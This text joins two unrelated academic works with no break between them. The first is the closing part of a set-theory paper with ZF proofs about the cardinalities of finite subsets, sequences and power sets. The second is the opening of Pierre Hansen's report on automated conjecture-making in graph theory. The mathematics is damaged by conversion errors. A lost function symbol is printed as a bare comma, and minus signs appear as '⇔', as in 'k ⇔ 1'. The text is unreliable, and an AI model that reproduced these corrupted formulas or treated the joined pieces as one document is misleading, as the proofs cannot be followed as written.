$$\begin{array}{rccc} \Psi \ : & seq(A) & \Leftrightarrow\!\!\!\rightarrow & fin(A) \\ & \varsigma & \Leftrightarrow\!\!\!\rightarrow & \{x : \ \varsigma_x = \varsigma\} \end{array}$$

is a 1-1 function in $\mathcal{B}$ from $seq(A)$ into $fin(A)$ (by the facts 1 and 2).
Hence (a) holds in $\mathcal{B}$.

To prove (b), assume there is a 1-1 function $\Phi \in \mathcal{B}$ from $fin(A)$ into $seq(A)$.

Let B be a support of Φ and let C, Y, k be as in fact 3.

If the sequence $\Phi(Y)$ belongs to $seq(C)$, then for some $H \in \mathrm{fix}_{\mathcal{G}}(C)$, $H[Y] \neq Y$, hence $\Phi(H[Y]) \neq \Phi(Y)$. But this contradicts that H maps Φ to itself, (by definition of C, Y and H).

Otherwise there exists an $m \in \omega$ such that $x := \Phi(Y)(m)$ does not belong to the set C.
Hence $\left|\{H(x) : \ H \in \mathrm{fix}_{\mathcal{G}}(C)\}\right| > k$ and $\left|\{H[Y] : \ H \in \mathrm{fix}_{\mathcal{G}}(C)\}\right| = k$, (by fact 3).
Every $H \in \mathrm{fix}_{\mathcal{G}}(C)$ maps Φ to itself, hence $\Phi(Y)$ to $\Phi(H[Y])$. So we have a mapping from a set with k members onto a set with more than k members.
But this is a contradiction. ■

Section 2: ZF $\vdash$ ($\left|fin(S)\right| < \left|\mathcal{P}(S)\right|$) for any infinite set S.

Theorem 3: ZF $\vdash fin(\mathcal{C}) < \mathcal{P}(\mathcal{C})$

Proof: Take $S \in \mathcal{C}$. The natural map from $fin(S)$ into $\mathcal{P}(S)$ is a 1-1 function, hence $\left|fin(S)\right| \leq \left|\mathcal{P}(S)\right|$ is always true.
Assume that there is a bijective function $B : \ fin(S) \Leftrightarrow\!\!\!\rightarrow \mathcal{P}(S)$. Then, given any ordinal α, we can construct an α-sequence$^{1\text{-}1}$ in $fin(S)$. But this contradicts Hartogs' Theorem.

First we construct an ω-sequence$^{1\text{-}1}$ in $\mathit{fin}(S)$ as follows:

$S \in \mathcal{P}(S)$ and, because S is infinite, $S \notin \mathit{fin}(S)$.
But $B^{-1}(S) \in \mathit{fin}(S)$. So put $s_0 := B^{-1}(S)$ and $s_{n+1} := B^{-1}(s_n)$ $(n \in \omega)$.
Then the set $\{s_i : i < \omega\}$ is an infinite set of finite subsets of S and the sequence $\langle s_0, s_1, \ldots, s_n, \ldots \rangle_\omega$ is an ω-sequence$^{1\text{-}1}$ in $\mathit{fin}(S)$.

If we have already constructed an α-sequence$^{1\text{-}1}$ $\langle s_0, s_1, \ldots, s_\beta, \ldots \rangle_\alpha$ in $\mathit{fin}(S)$ (with $\alpha \geq \omega$), then we define an equivalence relation on S by

$$x \sim y \;\; \mathit{iff} \;\; \forall \beta < \alpha (x \in s_\beta \leftrightarrow y \in s_\beta)$$

Take $x \in S$ and suppose that $\mu < \alpha$. Define

$$\begin{aligned} D_{x,\mu} &:= \bigcap_{\iota < \mu} \{s_\iota : x \in s_\iota\} \\ g(x) &:= \{\mu < \alpha : x \in s_\mu \wedge (s_\mu \cap D_{x,\mu} \neq D_{x,\mu})\}. \end{aligned}$$

Fact: Given $x, y \in S$, $g(x) = g(y) \Leftrightarrow x \sim y$.
(In other words $x^\sim = y^\sim$ whenever $g(x) = g(y)$).
Hence there is a bijection between $\{x^\sim : x \in S\}$ and $\{g(x) : x \in S\}$.
Furthermore, $g(x) \in \mathit{fin}(\alpha)$.

Since $\{g(x) : x \in S\} \subseteq \mathit{fin}(\alpha)$, apply F^α_{fin} to obtain $F^\alpha_{\mathit{fin}}[\{g(x) : x \in S\}] \subseteq \alpha$.
Let γ be the order-type of $F^\alpha_{\mathit{fin}}[\{g(x) : x \in S\}]$. Then $\gamma \leq \alpha$ and for each $g(x)$ we obtain an ordinal number $\eta(g(x)) < \gamma$.
Each s_ι $(\iota < \alpha)$ is the union of at most finitely many equivalence classes. Thus there is a 1-1 function

$$\begin{aligned} h : \quad \alpha &\;\leftrightarrows\; \mathit{fin}(\gamma) \\ \iota &\;\leftrightarrows\; \{\xi : \eta(g(x)) = \xi \;\wedge\; x \in s_\iota\}. \end{aligned}$$

Since F^γ_{fin} is a bijection between $\mathit{fin}(\gamma)$ and γ, $F^\gamma_{\mathit{fin}} \circ h$ is a 1-1 function from α into γ and because $\gamma \leq \alpha$ we also have a 1-1 function from γ into α.
The Cantor-Bernstein Theorem yields a bijection between γ and α and hence a bijection G from $\{\eta(g(x)) : x \in S\}$ onto $\{s_\iota : \iota < \alpha\}$.
Now consider the function , $:= B \circ G \circ \eta \circ g$ from S into P(S):

$$, : S \overset{g}{\leftrightarrows} \{g(x) : x \in S\} \overset{\eta}{\leftrightarrows} \{\eta(g(x)) : x \in S\} \overset{G}{\leftrightarrows} \{s_\iota : \iota < \alpha\} \overset{B}{\leftrightarrows} \mathcal{P}(S)$$

Fact: $S_\alpha := \{x \in S : x \notin , (x)\} \notin \{B(s_\iota) : \iota < \alpha\}$.

Otherwise Take $S_\alpha = B(s_\beta)$ (for some $\beta < \alpha$).
We identify each $x^\sim$ with $g(x)$ using the bijection above.
Then there is a $g(x)$ such that $G \circ \eta((g(x)) = s_\beta$.
Now if $y \in x^\sim$ then , $(y) = S_\alpha$.
But $y \in S_\alpha \Leftrightarrow y \notin , (y) \Leftrightarrow y \notin S_\alpha$, which is a contradiction.

But $S_\alpha \subseteq S$ and $B^{-1}(S_\alpha) =: s_\alpha \in \mathit{fin}(S)$ with $s_\alpha \notin \{s_\iota : \iota < \alpha\}$ and we have an $(\alpha+1)$-sequence$^{1\text{-}1}$ in $\mathit{fin}(S)$, namely $\langle s_0, s_1, \ldots, s_\beta, \ldots, s_\alpha \rangle_{\alpha+1}$.

We now see that for an infinite set S there is no bijection between $\mathit{fin}(S)$ and $\mathcal{P}(S)$ and this completes the proof. ■

We note the following facts.

Given a natural number n,	$\mathrm{ZF} \vdash (n \times \mathit{fin}(\mathcal{C}) = \mathcal{P}(\mathcal{C}) \to n = 2^k$ for a $k \in \omega)$.
Moreover, for each $k \in \omega$	$\mathrm{Con(ZF)} \Rightarrow \mathrm{Con(ZF} + \exists \mathcal{C}(2^k \times \mathit{fin}(\mathcal{C}) = \mathcal{P}(\mathcal{C}))$
	(If $k = 0$, then this is obvious for finite cardinals.)

Sketch of the proof:

For the consistency result, consider the permutation model with an infinite set of atoms A and the empty relation. Then the automorphism group is the complete permutation group. It is not hard to see that any subset of A in this model is either finite or has a finite complement. Take a natural number k and consider (in this model) the set $k \times A$. The cardinality of the set $\mathcal{P}(k \times A)$ is the same as that of the set $2^k \times \mathit{fin}(A)$.

To prove the other fact, assume that n is a natural number which is not a power of 2 and that for some infinite set S there is a bijection B between $n \times \mathit{fin}(S)$ and $\mathcal{P}(S)$. Use the function B to construct an ω-sequence$^{1\text{-}1}$ in $\mathit{fin}(S)$. Then, using Theorem 3, $\omega \leq \mathit{fin}(S) < \mathcal{P}(S)$ and it is easy to see that $n \times \mathit{fin}(S) \leq \mathit{fin}(S) \times \mathit{fin}(S) =: \mathit{fin}(S)^2$. Then $\omega < \mathcal{P}(S) = n \times \mathit{fin}(S) \leq \mathit{fin}(S)^2$ contradicts the fact that if $\aleph_0 \leq \mathcal{P}(\mathcal{C})$, then for any natural number n, $\mathcal{P}(\mathcal{C}) \not\leq \mathit{fin}(\mathcal{C})^n$. (Here $\aleph_0$ denotes the cardinality of ω). The proof of this fact is similar to the proof of Theorem 3. ■

Section 3: $\mathit{seq}^{1\text{-}1}(S)$, $\mathit{seq}(S)$ and $\mathcal{P}(S)$ when S is an arbitrary set.

We show that $\mathrm{ZF} \vdash \mathit{seq}^{1\text{-}1}(\mathcal{C}) \neq \mathcal{P}(\mathcal{C})$ for every cardinal $\mathcal{C} \geq 2$. But we first need the following result.

Lemma: $\mathrm{ZF} \vdash \aleph_0 \leq \mathcal{P}(\mathcal{C}) \to \mathcal{P}(\mathcal{C}) \not\leq \mathit{seq}^{1\text{-}1}(\mathcal{C})$.

Proof:

Take $S \in \mathcal{C}$. Then, because $\aleph_0 \leq \mathcal{P}(\mathcal{C})$, we have a 1-1 function $f_\omega : \omega \Leftrightarrow\!\!\!\rightarrow \mathcal{P}(S)$.
Assume that there is a 1-1 function $J : \mathcal{P}(S) \Leftrightarrow\!\!\!\rightarrow \mathit{seq}^{1\text{-}1}(S)$.
Then $J \circ f_\omega : \omega \Leftrightarrow\!\!\!\rightarrow \mathit{seq}^{1\text{-}1}(S)$ is also 1-1 and we get an ω-sequence$^{1\text{-}1}$ in $\mathit{seq}^{1\text{-}1}(S)$.
Using this ω-sequence$^{1\text{-}1}$ in $\mathit{seq}^{1\text{-}1}(S)$ we can easily construct an ω-sequence$^{1\text{-}1}$ in S.
If we already have constructed an α-sequence$^{1\text{-}1}$ $\langle s_0, s_1, \ldots, s_\beta, \ldots \rangle_\alpha$ $(\alpha \geq \omega)$ in S, put $T := \{s_\iota : \iota < \alpha\}$. This gives rise to bijective functions,

$$\begin{array}{lrcl} h_0 : & T & \Leftrightarrow\!\!\!\rightarrow & \alpha \\ h_1 : & \mathit{seq}^{1\text{-}1}(\alpha) & \Leftrightarrow\!\!\!\rightarrow & \mathit{seq}^{1\text{-}1}(T). \end{array}$$

Let J^{-1} be the inverse of J and denote the inverse of F^{α}_{seq} by $\mathrm{inv}F^{\alpha}_{seq}$.
Further define

$$,\ := J^{-1}\circ h_1\circ \mathrm{inv}F^{\alpha}_{seq}\circ h_0$$

Note: $\mathrm{dom}(,\ ) \subseteq T$ and $\mathrm{range}(,\ ) \subseteq \mathcal{P}(S)$ (because J is 1-1).

Fact: $S_\alpha := \{x \in S :\ x \notin ,\ (x)\} \notin J^{-1}[seq^{1\text{-}1}(T)]$.
Assume not, then $x \in S$ such that $J(S_\alpha) = h_1\circ \mathrm{inv}F^{\alpha}_{seq}\circ h_0(x)$ yields a contradiction.

Because $J(S_\alpha) \notin seq^{1\text{-}1}(T)$, the sequence $J(S_\alpha)$ has a first element which is not in T, say s_α. Finally, the sequence $\langle s_0, s_1, \ldots, s_\alpha\rangle_{\alpha+1}$ is an $(\alpha+1)$-sequence$^{1\text{-}1}$ in S.
So the existence of a 1-1 function $J :\ \mathcal{P}(S) \leftrightarrow\!\!\!\rightarrow seq^{1\text{-}1}(S)$ contradicts Hartogs' Theorem. ■

Theorem 4: If $\mathcal{C} \geq 2$ is any cardinal, then $\mathrm{ZF} \vdash (seq^{1\text{-}1}(\mathcal{C}) \neq \mathcal{P}(\mathcal{C}))$

Proof:
By the Lemma it is enough to prove that if $\mathcal{C} \geq 2$, then $seq^{1\text{-}1}(\mathcal{C}) = \mathcal{P}(\mathcal{C}) \Rightarrow \aleph_0 \leq \mathcal{C}$.
For finite cardinals $\mathcal{C} \geq 2$ the statement is obvious. So let $S \in \mathcal{C}$ be an infinite set and assume that there is a bijective function

$$B : seq^{1\text{-}1}(S) \leftrightarrow\!\!\!\rightarrow \mathcal{P}(S).$$

We use this function to construct an ω-sequence$^{1\text{-}1}$ in S.
Let $n^\star$ $(n < \omega)$ be the cardinality of $seq^{1\text{-}1}(n)$.
Then $0^\star = 1;\ 1^\star = 2;\ 2^\star = 5; \ldots\ 16^\star = 56,874,039,553,217; \ldots$ (see [Sl], No. 589), and, in general

$$n^\star = \sum_{i=0}^{n} \frac{n!}{i!}$$

We begin by choosing four distinct elements of S, $S_4 := \{s_0, s_1, s_2, s_3\}$ and use these elements to construct a 4-sequence$^{1\text{-}1}$ $\langle s_0, s_1, s_2, s_3\rangle_4$ in S. This sequence will give us an order on the set $seq^{1\text{-}1}(S_4)$ (e.g. we order $seq^{1\text{-}1}(S_4)$ by length and lexicographically).
If we have already constructed an n-sequence$^{1\text{-}1}$ $\langle s_0, s_1, \ldots, s_{n-1}\rangle_n$ in S $(n \geq 4)$, put $S_n := \{s_i :\ i < n\}$. Then $B[seq^{1\text{-}1}(S_n)] \subseteq \mathcal{P}(S)$ has cardinality $n^\star$.
We now define an equivalence relation on S by

$$x \sim y \quad \textit{iff} \quad \forall q \in seq^{1\text{-}1}(S_n)(x \in B(q) \leftrightarrow y \in B(q)).$$

It is easy to see that for each $q \in seq^{1\text{-}1}(S_n)$

$$B(q) \text{ is the } \textit{disjoint union} \text{ of } \textit{less} \text{ than } n^\star \text{ equivalence classes.} \qquad (1)$$

Take the above order on $seq^{1\text{-}1}(S_n)$. This induces an order on the set of equivalence classes eq:$= \{x^\sim :\ x \in S\}$ and also an order on $\mathcal{P}(\mathrm{eq})$.

If there is a first $r \in \mathcal{P}(\text{eq})$ such that $r \notin B[seq^{1\text{-}1}(S_n)]$, then $q_r := B^{-1}(r)$ is a "new" sequence in S. This is $q_r \notin seq^{1\text{-}1}(S_n)$ and we choose the first element s_n of q_r which is not in S_n.
Hence, the sequence $\langle s_0, s_1, \ldots, s_n \rangle_{n+1}$ is now an $(n+1)$-sequence$^{1\text{-}1}$ in S.
If there is an $s_i \in S_n$ such that $\{s_i\} \notin B[seq^{1\text{-}1}(S_n)]$, then use $B(\{s_i\})$ to construct an $(n+1)$-sequence$^{1\text{-}1}$ in S.
Otherwise our construction stops at S_n and we write $\text{stop}(S_n)$.

Our construction only stops if

$$\begin{array}{ll} \text{for each } s_i \in S_n: & \{s_i\} \in \text{eq and} \\ \text{for each } r \in \mathcal{P}(\text{eq}) & \text{there is a } q_r \in seq^{1\text{-}1}(S_n) \text{ such that } B(q_r) = r. \end{array}$$

If κ ($\kappa < \omega$) is the cardinality of eq, then 2^κ is the cardiniality of $\mathcal{P}(\text{eq})$ and because of (1) we have $\text{stop}(S_n) \Rightarrow 2^\kappa = n^\star$.
It is known that $0^\star = 1 = 2^0$; $1^\star = 2 = 2^1$; $3^\star = 16 = 2^4$ and $n^\star$ is a power of 2 for some $n > 3$, then n has to be bigger than 10^8.
If there are only finitely many $k, n < \omega$ such that $2^k = n^\star$, then there is a least n_0 such that $2^k = {n_0}^\star$ and $\forall n > n_0(\neg\text{stop}(S_n))$.

Refining our construction removes the need for this strong arithmetic condition.

Assume $\text{stop}(S_n)$.
If $x \notin S_n$ then let $S^x_{n+1} := S_n \dot\cup \{x\}$ and $S^x_{n+k} := S^x_{n+1} \dot\cup \{Y\}$ with Y of cardinality $k \Leftrightarrow 1$. Because (n is even)$\Leftrightarrow$ ($n^\star$ is odd) and $\text{stop}(S_n)$, we cannot have $\text{stop}(S^x_{n+1})$ for any $x \notin S_n$.

Now we recommence our construction with the set S^x_{n+1} and construct an $(n+k)$-sequence$^{1\text{-}1}$ $\langle s_0, s_1, \ldots, s_{n+k-1} \rangle_{n+k}$ $(k \geq 2)$ in S.
If the construction also stops at the $(n + \text{stop})^{th}$ stage at the set $S^x_{n+\text{stop}}$ $(\text{stop} \geq 2)$, then we write S^x instead of $S^x_{n+\text{stop}}$.

If there is an $x \in S$ such that S^x is infinite, then our construction does not stop when we recommence with S^x_{n+1} and we can construct an ω-sequence$^{1\text{-}1}$ in S. But this contradicts our Lemma.

So there cannot be such an x and each $x \in S$ is in exactly one *finite* set S^x. If for each $x \in S$, S^x is the union of some elements of eq, then S must be finite, because eq is finite. But this contradicts our assumption that S is infinite.

A subset of S is called *good* if it cannot be written as the union of elements of eq.

Consider the set $T_{\min} := \{x : S^x \text{ is good and of least cardinality}\}$ and let m_{T} be the cardinality of S^x for some x in $T_{\min}$. Further for $x \in T_{\min}$ let $x_= := \{y : S^y = S^x\}$ (this elements of S^x we cannot distinguish) and $m_=$ denote the least cardinality of the sets $x_=$.
If $T_{\min}$ is good, use $B^{-1}(T_{\min})$ to construct an $(n+1)$-sequence$^{1\text{-}1}$ in S.
Otherwise take $x \in T_{\min}$. Because S^x is good

$$B^{-1}(S^x) \notin seq^{1\text{-}1}(S_n).$$

Thus there is a first y in $B^{-1}(S^x)$ which is not in S_n. It is easy to see that $S^y \subseteq S^x$ and if $S^y \neq S^x$ then S^y is not good (because of $x \in T_{\min}$).
But then $B^{-1}(S^x \setminus S^y) \notin seq^{1\text{-}1}(S^y)$ and we may proceed.

So for each $x \in T_{\min}$ construct an m_{T}-sequence$^{1\text{-}1}$ SEQ^x in S such that

$$S^x = S^y \implies \mathrm{SEQ}^x = \mathrm{SEQ}^y.$$

For $i < m_{\mathrm{T}}$ define

$$Q_i := \{s \in S : \ s \text{ is the } i^{th} \text{ element in } \mathrm{SEQ}^x \text{ for some } x \in S\}$$

Assume there is some $j < m_{\mathrm{T}}$ such that Q_j is good. Then $B^{-1}(Q_j) \notin seq^{1\text{-}1}(S_n)$. But $B^{-1}(Q_j) \notin seq^{1\text{-}1}(S)$ and we get an $(n+1)$-sequence$^{1\text{-}1}$ in S.

It remains to justify our assumption.

Note that if for some $i \neq j$, $z \in Q_i \cap Q_j$, then S^z cannot be good. Furthermore for each $x \in T_{\min}$ there is exactly one i_x such that $x \in Q_{i_x}$ and if $z, y \in x_=,\ z \neq y$, then $i_x \neq i_y$. If there are no good Q_i's, $m_=$ cannot exceed κ, (the cardinality of eq). But by the following this is a contradiction:

An easy calculation modulo 2^r $(r \leq 4)$ shows that for each n, if $2^r | n^\star$, then $2^r | (n+2^r)^\star$ and $2^r \not| (n+t)^\star$ if $0 < t < 2^r$.

Assume there is a smallest k $(k \geq 4)$ such that $2^{k+1} | n^\star$ and $2^{k+1} | (n+t)^\star$ for some t with $0 < t < 2^{k+1}$.

Then, because $2^k | 2^{k+1}$, we have $2^k | n^\star$ and $2^k | (n+t)^\star$. Since k is by definition the smallest such number, we know that t must be 2^k.

$$\begin{array}{lrcccccl}
(n+2^k)^\star = \sum\limits_{i=0}^{n+2^k} \frac{(n+2^k)!}{i!} = & 1 \cdot 2 \cdot & \ldots & \cdot 2^k \cdot (2^k+1) \cdot & \ldots & \cdot (2^k+n) & & (1) \\
+ & 2 \cdot & \ldots & \cdot 2^k \cdot & \ldots & \cdot (2^k+n) & & (2) \\
 & & \ddots & & & & & \vdots \\
+ & & & 2^k \cdot & \ldots & \cdot (2^k+n) & & (2^k) \\
 & & & & \ddots & & & \vdots \\
+ & & & & & (2^k+n) & & (2^k+n) \\
+ & & & & & 1 & & (2^k+n+1)
\end{array}$$

It is easy to see that 2^{k+1} divides lines $(1) - (2^k)$ since $k \geq 2$ and $n \geq 2$.

If we calculate the products of lines $(2^k+1) - (2^k+n+1)$, then we only have to consider sums which are not obiviously divisible by 2^{k+1}. So, for a suitable natural number ε we have

$$(n+2^k)^\star = 2^k \cdot (\sum_{j=0}^{n-1} \sum_{i>j}^{n} \frac{n!}{i \cdot j!}) + n^\star + 2^{k+1} \cdot \varepsilon. \tag{2}$$

We know that $2^{k+1} | n^\star$ with $n \geq 3,\ k \geq 4$. And because $n^\star$ is even n has to be odd. If j is $n \Leftrightarrow 1,\ n \Leftrightarrow 2$ or $n \Leftrightarrow 3$, then $\sum\limits_{i>j}^{n} \frac{n!}{i \cdot j!}$ is odd. Moreover, if $0 \leq j \leq (n \Leftrightarrow 4)$, then $\sum\limits_{i>j}^{n} \frac{n!}{i \cdot j!}$ is even. So $\sum\limits_{j=0}^{n-1} \sum\limits_{i>j}^{n} \frac{n!}{i \cdot j!}$ is odd. Hence $2^{k+1} \not| (n+2^k)^\star$, (by (2) and $2^{k+1} | n^\star$).

We return to the proof.

We know that if $2^k = n^\star$ and $(n+t)^\star$ is a power of 2, then 2^k divides t. $(**)$

Take $x \in T_{\min}$ such that $\left|x_=\right| = m_=$. If $y \in S^x$, then

(i) $\left|S^y\right| = n + t_y$ with 2^κ divides t_y,
(ii) either $y \in x_=$ or S^y is not good.

This is because $2^\kappa = n^\star$ and $(**)$.

Hence (for a suitable natural number ε) $m_{\mathrm{T}} = \left|S^x\right| = n + 2^\kappa \cdot \varepsilon + m_=$ (by (ii)), and 2^κ divides $m_=$ (by (i)).

But this implies that $m_=$ must be larger than κ, which justifies our assumption. ■

The statement obtained when $seq^{1\text{-}1}$ is replaced by seq is much easier to prove:

Theorem 5: ZF $\vdash$ $seq(\mathcal{C}) \neq \mathcal{P}(\mathcal{C})$ for all cardinals such that $\emptyset \notin \mathcal{C}$.

Proof: Take $S \in \mathcal{C}$. First note the fact that if $\aleph_0 \leq \mathcal{C}$, then $seq(\mathcal{C}) \not\geq \mathcal{P}(\mathcal{C})$.

(The proof is the same as the proof of the Lemma, except that we can skip the first lines of the proof of the Lemma).

Assume there is a bijection B from $seq(S)$ onto $\mathcal{P}(S)$. Choose an $s_0 \in S$, and define a 1-1 function f_{s_0} from ω into $\mathcal{P}(S)$ by $i \mapsto \xi_i := B(\langle s_0, s_0, \ldots, s_0\rangle)$ (i-times). Use the ξ_i's to construct pairwise disjoint subsets $c_i \subseteq S$ $(i < \omega)$.

Given an n-sequence$^{1\text{-}1}$ $\langle s_0, s_1, \ldots, s_{n-1}\rangle_n$ in S, let $S_n := \{s_i : i < n\}$ and the natural order on S_n induce a well-ordering on the set $seq(S_n)$ with order type ω. Then there is a bijection $h : \omega \leftrightarrow seq(S_n)$. Now the function $, := B \circ h$ is a 1-1 function from ω into $\mathcal{P}(S)$ and $t := \dot{\cup}\{c_i : c_i \subseteq , (i)\} \notin \{, (k) : k \in \omega\}$.

Hence $B^{-1}(t)$ is a sequence in S which does not belongs to S_n. Choose $s_n \in S$ to be the first element of $B^{-1}(t)$ not in S_n. Then $\langle s_0, s_1, \ldots, s_n\rangle_{n+1}$ is an $(n+1)$-sequence$^{1\text{-}1}$ in the set S.

We thus construct an ω-sequence$^{1\text{-}1}$ in S, contradicting the previous fact. ■

References

[Ba] H. Bachmann, Transfinite Zahlen, Springer-Verlag, Berlin, 1967

[Je1] Th. Jech, Set Theory, Academic Press, New York, 1978

[Je2] Th. Jech, The Axiom of Choice, North-Holland Publ. Co., Amsterdam, 1973

[La] H. Läuchli, Auswahlaxiom in der Algebra, Comment. Math. Helv., vol.37, 1962, pp.1-18

[Sl] N.J.A. Sloane, A Handbook of Integer Sequences, Academic Press, New York, 1973

[Sp1] E. Specker, Verallgemeinerte Kontinuumshypothese und Auswahlaxiom, Archiv der Mathematik 5, 1954, pp.332-337

[Sp2] E. Specker, Zur Axiomatik der Mengenlehre, Zeitschr. f. math. Logik und Grundl. der Math. 3, 1957, pp.173-210

Les Cahiers du GERAD ISSN: 0711–2440

How Far Is, Should and Could Be Conjecture-Making in Graph Theory an Automated Process ?

Pierre Hansen

G-2002-44

August 2002
Revised: August 2003
Draft. Do not cite without the author's permission.

How Far Is, Should and Could Be Conjecture-Making in Graph Theory an Automated Process ?

Pierre Hansen

GERAD
and
École des Hautes Études Commerciales
Montréal

August, 2002
Revised: August, 2003

Les Cahiers du GERAD
G–2002–44

Abstract

Computer-assisted and automated conjecture-making in graph theory is reviewed, focusing on the three operational systems GRAPH, Graffiti and AutoGraphiX (AGX). A series of possible enhancements, mostly through hybridisation of these systems, are proposed as well as several research paths for development of the area.

Keywords: graph, conjecture, computer-assisted, automated.

Résumé

On passe en revue la génération de conjectures assitée par ordinateur et automatisée en théorie des graphes, en considérant plus particulièrement les trois systèmes opérationnels GRAPH, Graffiti et AutoGraphiX (AGX). Une série d'améliorations possibles, le plus souvent par hybridation de ces systèmes, sont proposées ainsi que plusieurs voies de recherche pour le développement du domaine dans son ensemble.

Mots clés: graphe, conjecture, assisté par ordinateur, automatisé.

1 Introduction

1.1 Conjectures

Roget's New thesaurus [147] defines *conjecture* as

> "a judgment, estimate or opinion arrived at by guessing: guess, guesswork, speculation, supposition, surmise".

So, uncertainty is stressed. In mathematics, the word "conjecture" has a more precise meaning. In their *Dictionary of Mathematics*, Bouvier and George [22] define it as follows:

> "Conjecture: An *a priori* hypothesis on the exactness or falseness of a statement of which one ignores the proof".

Knowledge should back this hypothesis, and make the conjecture valuable, as stressed by Mac Lane [128]:

> "Conjecture has long been accepted in mathematics, but the customs are clear. If a mathematician has really studied the subject and made advances therein, then he is entitled to formulate an insight as a conjecture, which usually has the form of a specific proposed theorem. Riemann, Poincaré, Hilbert, Mordell, Bieberbach, and many others have made such deep conjectures".

Further examples of important conjectures, this time in graph theory, are the four-color conjecture [149], proved in 1976 by Appel and Haken [7] [8] [9] (see also the more recent proof of Robertson *et al.* [146]) and the strong perfect graph conjecture of Berge [16] [17] very recently proved by Chudnovsky *et al.* [47] [48]. The former may have initially been a happy guess of a student, Francis Guthrie, but was popularized by a major mathematician, Augustus de Morgan. Its (correct) proof took 125 years and was computer-assisted. No proof without partial automation is known. The latter was proposed in 1961 by one of the most prominent graph theorist of the time. It took 41 years and the work of scores of mathematicians to be finally proved (without computer assistance). So, conjecturing supposes knowledge and insight. Guessing is easy but conjecturing is hard; we will see that this holds for computers as for humans.

1.2 Automation

Again according to Mac Lane [128], the sequence for the understanding of mathematics may be:

> "Intuition, Trial, Error, Speculation, Conjecture, Proof".

Proof is the ultimate goal and has attracted the most attention, including in attempts to automate mathematics. Yet, it is far from the whole story. Hardy [114] reminds us that

> "All physicists and a good many quite respectable mathematicians are contemptuous about proof".

Discovering interesting or beautiful conjectures, even if someone else proves (or refutes) them, is of importance.

Clearly, theorems are first conjectures, possibly known as such only to those who prove them. Often, only the final result, i.e., the theorem, is published. The discovery process is not explained, and further discoveries may be made more difficult than necessary. A few mathematicians and philosophers of science have focused on this process. Prominent among them are Euler, Polya [138] [139] and Lakatos [123]. Recent studies of the application of Popper's ideas in mathematics [140] and their development are also of interest [94] [95].

Automated theorem proving is a well-developed field, with numerous researchers, tens of books and a rapidly increasing record of successes [162]. A good example is the recent 16-line automated proof by Mc Cune [133] of the Robbins conjecture:

"All Robbinsonian algebras are Boolean algebras",

which had been open for 63 years.

In graph theory, only simple propositions can at present be proved in an entirely automated way (see Section 2 for a brief discussion). Computer-assisted proofs, mostly based on enumeration routines, are becoming common. To illustrate, the survey of Radzizowski [145] on small Ramsey numbers mentions computer-assisted results from 71 papers.

In contrast, computer-assisted and automated conjecture-making in mathematics, the mathematical branch of discovery science, has attracted few researchers up to now, despite some notable successes. Outside of graph theory one may mention the important work of several mathematicians on integer relation detection [115] [11] [21]. This led, among other applications to Apéry-like formulae for $\zeta(4n+3)$, new Euler sums and formulae for various constants including one for π with the astonishing consequence that one can compute, in base 2, the digits of π beginning at any place (e.g. from the trillionth' one) without knowing the previous ones. While the important work of Wu [163] [164], and Chou *et al.* [42] [44] [45] in plane geometry is mostly aimed at automating proofs, it includes conjecture-making routines. This led to the discovery of new families of Pascal conics [44]; recently a procedure for finding *all* relations implied by a given configuration of lines and curves in the plane has been obtained [45]. Hájek and Havránek [100] [101] and Hájek and Holeňa [102] have studied mathematical formulations for a general theory of the mechanization of hypothesis formation. They introduce formal logics for that purpose and may have been one of the sources of inspiration for the system GRAPH discussed below.

Graph-theoretic work will be discussed throughout this paper. This will be done by a study and discussion of some of the best developed systems, no general mathematical framework for making conjectures in graph theory being in current use. But a preliminary question should be addressed:

How far should conjecture-making in graph theory be automated?

Langley [121] comments as follows on discovery science systems:

> "Although the term *computational discovery* suggests an automated process, close inspection of the literature reveals that the human developer or user plays an important role in any successful project. Early computational research on scientific discovery downplayed this fact and emphasized the automation aspect

> in general keeping with the goals of artificial intelligence at the time. However, the new climate in AI systems that advise humans rather than replace them, and recent analyses of machine learning applications... suggest an important role for the developer".

Two things should be distinguished here: on the one hand, that knowledge due to the developer, and possibly many others (e.g. numerous algorithms for computing graph theoretic invariants) is embedded in the system appears to be necessary to obtain conjectures; on the other hand, that the user may interact or not with the system, leading to computer-assisted or to automated discoveries.

In graph theory, three additional reasons may be adduced for preferring computer-assisted systems to automated ones:

(i) the difficulty of automation may limit the scope of problems addressed;

(ii) the ultimate goal being proof, interaction with the system is more likely to lead to insights about how to prove the conjectures found than just reading their statement;

(iii) such interaction may also be very fruitful from the pedagogical point of view. This question will be discussed further in Section 3.

However, automating a system for making conjectures in graph theory is a challenge, and may lead to original ways of addressing this problem. Moreover, comparison of this work with the treatment of similar problems within close fields such as automated theorem proving or data mining, may foster cross-fertilization.

This author's view is that both computer-assisted and automated conjecture-making are of interest; in this paper, the main focus is on the latter.

1.3 Definitions

We will adopt the following terminology: an *automated system* will be synonymous with a *fully* automated one, and this means that

(i) *input should be limited to the problem statement* which implies further information on the problem or closely related ones cannot be introduced *at that time*, but may of course already belong to one or another of the systems databases;

(ii) *there should be no human intervention between problem statement and output of the results*;

(iii) *output of the results should be the final step*, which implies there should be no human selection of those conjectures about the problem under study which are publicized; of course the users are then free to choose those they will try to prove.

Otherwise, the system will be called *computer-assisted*.

This is in keeping with usual practice. To illustrate points (i) and (ii), "Deep Blue" [30] [118] is an automated system which includes considerable knowledge about chess-playing (and Kasparov's way to play chess) due to the developers. In competition it can be tuned before a game but not when this game is in process, and it only receives notice of the opponent's moves [118].

To illustrate point (iii) observe that some researchers (e.g. [120]) claim that computers can compose poetry and try to make their point by selecting among a large output, obtained by their system from some poets vocabulary, usually very short "poems" which appear to make sense. If one generates a sufficiently large number of "poems" and selects drastically among them, this is bound to work (to some extent), but the conclusion is far from clear.

When an automated system makes conjectures we will say they are obtained *by* the system; when a computer-assisted system does so, we will say the conjectures are obtained *with* the system.

Refuting or corroborating conjectures known beforehand with a computerized system will be referred to as *testing* them; conjectures which are corroborated may be improved (e.g. stronger bounds may be considered) and this will be called *strengthening* them; finding new conjectures will be called *conjecture-making*, and can be unassisted (or done by hand), computer-assisted or automated.

To the best of our knowledge, present systems for conjecture-making in graph-theory are either computer-assisted or can be used both in computer-assisted mode and, in rare cases, in automated mode. The question of whether one computer-assisted system is more automated than another cannot be answered in a clear-cut way as different systems perform different tasks. Therefore, we will describe these tasks, state which of them are automated and how, which are not and how they are done, and let the reader judge.

